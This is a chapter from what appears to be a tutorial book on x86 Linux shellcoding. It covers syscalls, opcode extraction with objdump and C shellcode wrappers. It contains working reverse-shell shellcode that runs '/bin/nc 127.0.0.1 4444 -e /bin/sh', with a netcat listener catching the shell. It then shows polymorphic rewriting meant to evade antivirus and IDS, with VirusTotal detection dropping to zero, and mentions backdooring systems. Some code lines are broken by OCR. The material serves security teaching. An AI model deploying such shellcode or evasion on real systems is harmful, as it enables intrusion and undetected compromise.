Basic knowledge of C and x86 assembly for writing shellcodes. A basic knowledge of using debuggers like GDB is welcome.

5.3 Why it comes after the exploitation?

It comes after the exploitation of a stack-based buffer overflow because the stack-based buffer overflow attack is for the beginning easier than the shellcoding itself.

5.4 What is important for shellcoding?

To write shellcodes, it is a great advantage when you have some devices with different architectures like x86, amd64, and ARM. Your development environment should have a compiler for C-Language like GNU/GCC and a compiler for Assembly as well. For debugging the shellcode the GDB should be enough. For Windows as a development environment, you can use x64dbg, Immunity Debugger, or the WinDbg. An alternative for other architectures like ARM or MIPS, you can try to emulate that with QEMU.

Also important for writing shellcodes is to read many man pages of your target platform. Unix/Linux has good manpages which you can use to write some shellcode. Additionally, when your target uses syscalls to trigger actions, syscall-tables also a good option to understand how each register must be set to get a proper working shellcode. If your target platform doesn't use syscalls to trigger the actions, then it is recommended to read many papers and blogs about that platform on this topic. Systems which doesnt have syscalls are for example: MS/DOS

5.5 What are syscalls?

Syscalls (System-Call's) are a methodic provided by the operating system to run specific actions. The actions can be, for example, read a file, execute a system command, or print and write data. The implementation of syscalls depends on the hardware and the software (operating system). On Linux, especially, it is implemented as a software interrupt, which stops the current execution to process the interrupt, then it resumes the previous execution. Earlier operating systems like Solaris had their syscalls implemented as a jump to a specific kernel address, which provides the desired function you want. Nowadays, nearly every modern operating system has its syscalls implemented using interrupts.




Figure 5.1: Anatomy of syscalls

The reason why syscalls provided by modern systems, was that in earlier operating systems like MS/DOS the user code had the same privileges as the system code, which means a user program could directly access the underlying hardware and other system resources. This had the following problems:

- Stablity:
  One problem was when a poorly written program runs and it makes an error, it mostly ends up with rebooting the complete system.

- Security:
  Security was also an issue because malware did already exists on those days. This means every malware had the same privileges as the system itself, which was bad.


- Only Single-tasking:
  This was also an issue because it only worked very well rather than single tasks but it was not designed for multitasking or multi users.

To solve these problems, a good solution was required. The solution was the syscalls because the whole space was split into kernel-space or kernel-mode and userspace or user-mode.

The kernel-mode is additionally known as the privileged mode, which can do anything. The user-mode can not perform anything, because it is more restricted to ensure the stability of the system itself. For example, when a program crashes, the system still alive. Another reason was to provide well-defined resource-sharing for many parallel running tasks. The syscalls are request-receiver for the userspace privileged programs. When a program opens a file, it makes a syscall that requests the kernel to open the desired file. At this moment, the kernel opens the file for the program and gives only a reference to the program back. In *Figure 5.1* we see the anatomy of syscalls. In this case, we have a Unix/Linux like syscalls pattern. In the user-space on the top, we see 2 user-spaces, the 32bit user-space for all 32bit applications and the 64bit user-space for 64bit applications. Both programs want to print the string "hello world" to the screen to realize that, on Unix/Linux the syscall "write" is required. Both applications make the syscall, by triggering an interrupt. This interrupt depends on the architecture which means a 32bit and 64bit syscall-table is implemented as an interface. When the interrupt is triggered the OS processes the syscall immediately, and jumps to the specific entries for the referenced syscall to execute it. So, what happens now? The kernel prints out the string to the desired file descriptor, in this case, the terminal. We see, syscalls are very essential for modern operating systems.

5.6 A shellcode in detail

A shellcode is a piece of program which gets executed during a buffer overflow attack. These are known under metasploit as payload, which can be generated with msfvenom. The name shellcode comes from software-development and indicates in op-codes translated assembly commands. These op-codes gets executed during those attacks. Those codes can execute various commands but in most cases it executes a Shell. This is the reason why it is called shellcode. Shellcodes are generally platform specific written, which means a shellcode can written for Windows, Unix/Linux and much other platforms. If we look to the disassembly, we can see that the assembly-instructions are translated to op-codes.




```
08049000 <_start>:
 8049000:       31 c0                   xor    %eax,%eax
 8049002:       50                      push   %eax
 8049003:       68 6e 2f 6e 63          push   $0x636e2f6e
 8049008:       68 2f 2f 62 69          push   $0x69622f2f
 804900d:       89 e3                   mov    %esp,%ebx
 804900f:       50                      push   %eax
 8049010:       66 68 2e 31             pushw  $0x312e
 8049014:       68 30 30 2e 30          push   $0x302e3030
 8049019:       68 31 32 37 2e          push   $0x2e373231
 804901e:       89 e6                   mov    %esp,%esi
 8049020:       50                      push   %eax
 8049021:       68 34 34 34 34          push   $0x34343434
 8049026:       89 e7                   mov    %esp,%edi
 8049028:       50                      push   %eax
 8049029:       66 68 2d 65             pushw  $0x652d
 804902d:       89 e1                   mov    %esp,%ecx
 804902f:       50                      push   %eax
 8049030:       68 6e 2f 73 68          push   $0x68732f6e
 8049035:       68 2f 2f 62 69          push   $0x69622f2f
 804903a:       89 e5                   mov    %esp,%ebp
 804903c:       31 d2                   xor    %edx,%edx
 804903e:       50                      push   %eax
 804903f:       55                      push   %ebp
 8049040:       51                      push   %ecx
 8049041:       57                      push   %edi
 8049042:       56                      push   %esi
 8049043:       53                      push   %ebx
 8049044:       89 e1                   mov    %esp,%ecx
 8049046:       31 c0                   xor    %eax,%eax
 8049048:       b0 0b                   mov    $0xb,%al
 804904a:       cd 80                   int    $0x80
```

Figure 5.2: Shellcode dump with objdump

The dump of the shellcode shows that all assembly-instructions are translated to hexadecimal op-codes in the middle in *Figure 5.2*. If we look closer to the op-codes, we can see it is possible to manually assemble some instructions.

This can be useful, if there small errors in the shellcode, to fix these errors. The magic to getting a string of shellcode is to collect all opcodes and chain these together. To extract the shellcode as string, there many options. The first option is to extract the shellcode manually with an editor like nano or vim. The second option is to extract them automated with a command. The first option looks like this. manually-extracting-shellcode



```
shellcode:     file format elf32-i386


Disassembly of section .text:

08049000 <_start>:
 8049000:       31 c0                   x
or    %eax,%eax
 8049002:       50                      p
ush   %eax
 8049003:       68 6e 2f 6e 63          p
ush   $0x636e2f6e
 8049008:       68 2f 2f 62 69          p
ush   $0x69622f2f
 804900d:       89 e3                   m
ov    %esp,%ebx
 804900f:       50                      p
ush   %eax
 8049010:       66 68 2e 31             p
ushw  $0x312e
 8049014:       68 30 30 2e 30          p
```


```
 GNU nano 3.2 Neuer Puffer  Verändert

\x31\xc0\x50\x68\x68\x2f
```

Figure 5.3: Manually extraction of the shellcode

The manually extraction of a shellcode is not very difficult but it can took much time. For small shellcodes it is very common, but for shellcodes which can have a length of 200bytes or more, it is better to extract that with commands. The automated way looks like this:

```
# crafted command with objdump, grep, cut, tr and sed
~$ echo "\"$(objdump -d binary | \
        grep '[0-9a-f]:' | \
        cut -d$'\t' -f2 | \
        grep -v 'file' | \
        tr -d " \n" | \
        sed 's/../\\x&/g')\""
```

We only to replace the string ”binary” with the compiled shellcode file and the shellcode will be extracted automatically.



```
pentest@pentest:~/bufferoverflow$ echo "\"$(objdump -d shellcode | grep '[0-9
a-f]:' | cut -d$'\t' -f2 | grep -v 'file' | tr -d " \n" | sed 's/../\\x&/g')\
""
"\x31\xc0\x50\x68\x6e\x2f\x6e\x63\x68\x2f\x2f\x62\x69\x89\xe3\x50\x66\x68\x2e
\x31\x68\x30\x30\x2e\x30\x68\x31\x32\x37\x2e\x89\xe6\x50\x68\x34\x34\x34\x34\
x89\xe7\x50\x66\x68\x2d\x65\x89\xe1\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x
69\x89\xe5\x31\xd2\x50\x55\x51\x57\x56\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80"
pentest@pentest:~/bufferoverflow$ 
```

Figure 5.4: Extracted shellcode with chained commands

In *Figure 5.4*, we see, the command chain gives us the extracted shellcode in string format. The extracted shellcode can now be embedded into the Shellcode-Wrapper and executed. A Shellcode- Wrapper is a C-Code which executes the shellcode, the shellcode is in this case a string. Here is an example of a Shellcode-Wrapper.

```
#include <stdio.h>
#include <stdlib.h>
unsigned char shellcode[] = "Shellcode goes here";

int main(void)
{
  //create a function pointer
  void (*fp)(void);

  //load the address from shellcode into this pointer
  fp = (void*)shellcode;

  //make a function call which executes the shellcode above
  fp();
  return 0;
}
```

In the past, I used this Wrapper but, I have only explained a bit why it is useful for shellcoding. One big fact is, shellcodes can be tested in a running C-Application, and this is more important than running the compiled shellcode itself.

The reason to do that is, to make sure that the shellcode works during a buffer overflow attack.

But why is this more important than the shellcode itself? Many shellcodes are right and complete to work, but in a buffer is the possibility that the shellcode does not work properly. These can be jump addresses that are correct in the compiled shellcode itself but not in a C/C++ application or in a buffer overflow. It can also be pointers that don't work properly in the compiled shellcode but in a C/C++ application. To avoid these errors, it is very important to test the shellcode in a C-Application. To test a shellcode, a simple C-Code is required, which has the shellcode embedded and can run the shellcode. But how can a shellcode be executed? There two options. The first option is to overwrite the return address of the main function with the address of the shellcode. The second option is much simpler, just create a function pointer which stores the address of the shellcode and make just a call. That's the point where a Shellcode-Wrapper is used.

The option with creating a function pointer that executes our shellcode, I showed already in the privious code and in the chapter "Buffer overflow". The other way, where the return address of the function "main" gets overwritten by the address of the shellcode looks like this code below.

```
#include <stdio.h>
#include <stdlib.h>
char shellcode[] = "Shellcode goes here";

int main(int argc, char **argv) {
  //create a pointer for the shellcode
  int *ret;

  //let the pointer point to the saved EBP
  ret = (int *)&ret + 2;

  //overwrite the address with the address from the shellcode.
  //on a return it jumps into the shellcode.
  (*ret) = (int)shellcode;
}
```

With this both Shellcode-Wrapper's, we able to test all shellcodes to ensure that they work properly.

5.7 Basic shellcode


In the past, we have written a simple shellcode that spawns us a shell that connects back to the attacker's machine.

```
section .text
global _start
_start:
  xor eax, eax    ; clear register eax and use it as string terminator
  push eax        ; terminate string
  push 0x636e2f6e ; push /bin/nc onto the stack
  push 0x69622f2f
  ; save current stack location into EBX => pathname* = "/bin/nc"
  mov ebx, esp
  push eax         ; terminate string
  push word 0x312e ; push 127.0.0.1 onto the stack
  push 0x302e3030
  push 0x2e373231
  mov esi, esp     ; save current stack location into ESI
  push eax         ; terminate string
  push 0x34343434  ; push port 4444 onto the stack
  mov edi, esp     ; save current stack location into EDI
  push eax         ; terminate string
  push word 0x652d ; push command parameter -e onto the stack
  mov ecx, esp     ; save current stack location into ECX
  push eax         ; terminate string
  push 0x68732f6e  ; push /bin/sh onto the stack
  push 0x69622f2f
  mov ebp, esp     ; save current stack location into EBP
  xor edx, edx     ; clear register EDX => set envp* = NULL
  push eax         ; terminate string
  ; push all location in reversed order onto the stack
  push ebp
  push ecx
  push edi
  push esi
  push ebx
  mov ecx, esp ; save it as argument list => argv[] = ECX
  xor eax, eax; extra clear, to avoid wrong syscall numbers
  mov al, 11   ; set syscall number 11 = execve
  int 0x80     ; trigger interrupt for syscall
```

The code is simply built. Here we see as the first line "section .text", this is our current section where our code lies. This section is generally used for code instructions. The second line "global _start" is the definition of our entry point. Here we can place every label as an entry point but, the standard is to use the label "_start". Here we have to know that this line NASM-specific is because when NASM compiles our assembly-code, it marks with this line the entry point of our binary object. Principally this code can run without entry points and would be executed sequentially from top to down. At the line where our jump label "_start" is defined, we have our assembly instruction sequence which first passes the string "/bin/nc" to the register EBX to set our file which will be executed by the function "execve". Then we are passing all the arguments to the register ECX to set the argument list of the function "execve". As next, we set the register EDX to zero, for using "execve" without any environment variables. At least, we trigger a syscall interrupt with the syscall number 11 which is our "execve"-function.

When we extract the shellcode from the binary object and embed it into our Shellcode-Wrapper it should look like the following:

```
#include <stdio.h>
#include <stdlib.h>
unsigned char shellcode[] = "\x31"
    "\xc0\x50\x68\x6e\x2f\x6e\x63\x68\x2f\x2f"
    "\x62\x69\x89\xe3\x50\x66\x68\x2e\x31\x68"
    "\x30\x30\x2e\x30\x68\x31\x32\x37\x2e\x89"
    "\xe6\x50\x68\x34\x34\x34\x34\x89\xe7\x50"
    "\x66\x68\x2d\x65\x89\xe1\x50\x68\x6e\x2f"
    "\x73\x68\x68\x2f\x2f\x62\x69\x89\xe5\x31"
    "\xd2\x50\x55\x51\x57\x56\x53\x89\xe1\x31"
    "\xc0\xb0\x0b\xcd\x80";
int main(void)
{
  void (*fp)(void);
  fp = (void*)shellcode;
  fp();
  return 0;
}
```



```
pentest@pentest:~$ cd bufferoverflow/
pentest@pentest:~/bufferoverflow$ ./test
er
```

```
pentest@pentest:~$ cd bufferoverflow/
pentest@pentest:~/bufferoverflow$ nc -lv
p 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [1
27.0.0.1] 50404
ls
p4-server
p4-server.c
peda-session-ls.txt
peda-session-p4-server.txt
shellcode
shellcode.asm
shellcode.o
tester
tester.c
```


Figure 5.5: Running a shellcode in a Shellcode-Wrapper

In *Figure 5.5* can be seen on the right side, the setup of the NetCat-Listener on port 4444. On the left side in this figure, the compiled wrapper. The wrapper gets executed and creates a reverse TCP shell, which connects to the NetCat-Listener so we can execute some system commands. At this point, we can use the shellcode because we know it will work in a C/C++ Application, too.

Well, sometimes you can't write an exploit where you can embed a shellcode but you can take advantage of using a Shellcode-Wrapper. What did I mean by that? Shellcode-Wrapper can also be used for backdooring a system. See Meterpreters "MetSvc". It is basically just a shellcode packed in a wrapper.

5.8 Polymorphic shellcode

In the previous chapter, a basic shellcode was written to spawn a reverse shell. But, that can be a point of failure! What happens if the shellcode passed through a signature-based AV (Antivirus), IDS(Intrusion Detection System), or IPS(Intrusion Prevention System)? It will be detected, which will be blocked in the worst case for preventing the execution of it! To prevent the detection of a shellcode, the shellcode has to bypass those detections. Here in this place comes the polymorphic shellcode in use. The fact about polymorphic shellcodes is, they have a lot of possible forms without losing their functionality. This makes the life of those detections hard. As an example, a new shellcode will be used which gots detected by those systems. Here is a basic shellcode that spawns only a local shell.



```
section .text
global _start

_start:
        xor eax, eax
        push eax

        push 0x68732f6e
        push 0x69622f2f
        mov ebx, esp

        push eax
        push ebx
        mov ecx, esp

        mov al, 0xb
        int 0x80
```

Figure 5.6: A basic /bin/sh shellcode

In *Figure 5.6* above, there is a basic shellcode written, which spawns a simple "/bin/sh"-Shell. The extracted shellcode has a length of 23 bytes. This is important to know when we make a polymorphic shellcode of it because it doesn't make sense if the shellcode has a doubled length of itself. The first idea is to ensure that the code will not be greater than 150% of its original length.


To make this code above, polymorphic, we substitute some instructions with other instructions to ensure the same functionality of the original code.

```
section .text
global _start

_start:
  mov eax, 0xFFFFFFFF
  inc eax
  push eax

  push 0x68732f6e
  pop ebx
  push 0x69622f2f
  pop ecx

  push ebx
  push ecx

  mov ebx, esp

  push eax
  push ebx

  mov ecx, esp
  push byte 0xb
  pop byte eax
  int 0x80
```

In this code are many instructions replaced by others, which expands the code. In detail what the first three lines do is to set the register EAX to 0xFFFFFFFF which is the maximum value of ab 32Bit register. To set this register to zero, an integer overflow is triggered by the instruction "inc eax". This adds 1 to the value and the visible value of the register EAX is 0.

$$\textit{XOR EAX, EAX} \Leftrightarrow \textit{MOV EAX, 0xFFFFFFFF; INC EAX}$$

In GDB, we see the evaluation results in clearing the register EAX.



```
EAX: 0x0
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x0
ESP: 0xffffd0a0 --> 0x1
EIP: 0x8049006 (<_start+6>:     push   eax)
EFLAGS: 0x256 (carry PARITY ADJUST ZERO sign trap
[-------------------------------------code--------
   0x8048ffe:   add    BYTE PTR [eax],al
   0x8049000 <_start>:  mov    eax,0xffffffff
   0x8049005 <_start+5>:        inc    eax
=> 0x8049006 <_start+6>:        push   eax
   0x8049007 <_start+7>:        push   0x68732f6e
```

Figure 5.7: Same functionallity given to set register EAX to 0

Also, the next 4 lines have the same functionality as in the original code before. Here the string "//bin/sh" is split into two pieces, which gets pushed onto the stack and popped pack to the registers EBX and ECX. The next 3 lines after the push-pop-operations merge the pieces and pop that into the register EBX.


PUSH 0x68732F6E
PUSH 0x69622F2F
MOV EBX, ESP
$\Updownarrow$
PUSH 0x68732F6E
POP EBX
PUSH 0x69622F2F
POP ECX
PUSH EBX
PUSH ECX
MOV EBX, ESP

First, the register value of EBX gets pushed on the stack and the value of ECX at last. On the stack, the string is now complete and the current Stack-pointer will be saved in the register EBX, which is the first parameter of the function "execve". The next three lines build the full argument list which also contains the value from register EBX. This is very similar to the original code.

The last lines are very interesting. Here the value 0xb is pushed to the stack and popped into the register EAX which is equal to the instruction "mov al, 0xb" from the original code. At last, the interrupt will be triggered.

$$\textit{MOV AL, 0xB} \Leftrightarrow \textit{PUSH BYTE 0xB; POP BYTE EAX}$$

These substitutions we currently have seen ensures the same functionality as the original shellcode.



```
pentest@pentest:~/polymorphic$ nasm -f elf32 test.asm && ld -o test
-melf_i386 test.o && ./test
test.asm:24: warning: register size specification ignored
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
$ cat test.asm
section .text
global _start

_start:
    mov eax, 0xFFFFFFFF
    inc eax
    push eax
```


Figure 5.8: Polymorphic shellcode spawns a shell

In *Figure 5.8* we see, we got a shell. Now the important question is, how long is this code? The original length was 23 bytes, the length of the polymorphic version is now 32 bytes, in percentage, the code grows up about 39%.

$$\alpha = 32, \beta = 23$$
$$\gamma = \frac{\alpha}{\beta} = 1.3913... \rightarrow 1.39 \rightarrow +39\%$$

That's good, but how is the detection rate?

In the *Figure 5.9* below, we see the detection rate of the original code uploaded on virustotal.com.


92fa36449e09f75e4308408c55e4fde003d4d6a1dc40a01f58d15ac4e774693c

4 / 58


4 engines detected this file

92fa36449e09f75e4308408c55e4fde003d4d6a1dc40a01f58d15ac4e774693c
shellcode
elf

AegisLab	Trojan.Linux.Generic.4!c
AVG	ELF:Small-CD [Expl]

Figure 5.9: The original code gots detected by 4/58 AVs

The original shellcode got detected by 4 of 58 AVs (Antivirus), that's not bad because many of them cant detect this code. Unfortunately, 4 of them are also too much, it must be a detection rate of 0. Now it's time to check the detection rate of the polymorphic shellcode.


a741632b2d0e8b144ed80d822856606bb66d4e221c51716d2f690ef94da81444

0
/ 55

No engines detected this file

a741632b2d0e8b144ed80d822856606bb66d4e221c51716d2f690ef94da81444
test
elf

Ad-Aware	Undetected
AhnLab-V3	Undetected

Figure 5.10: The detection rate of the polymorphic code is 0

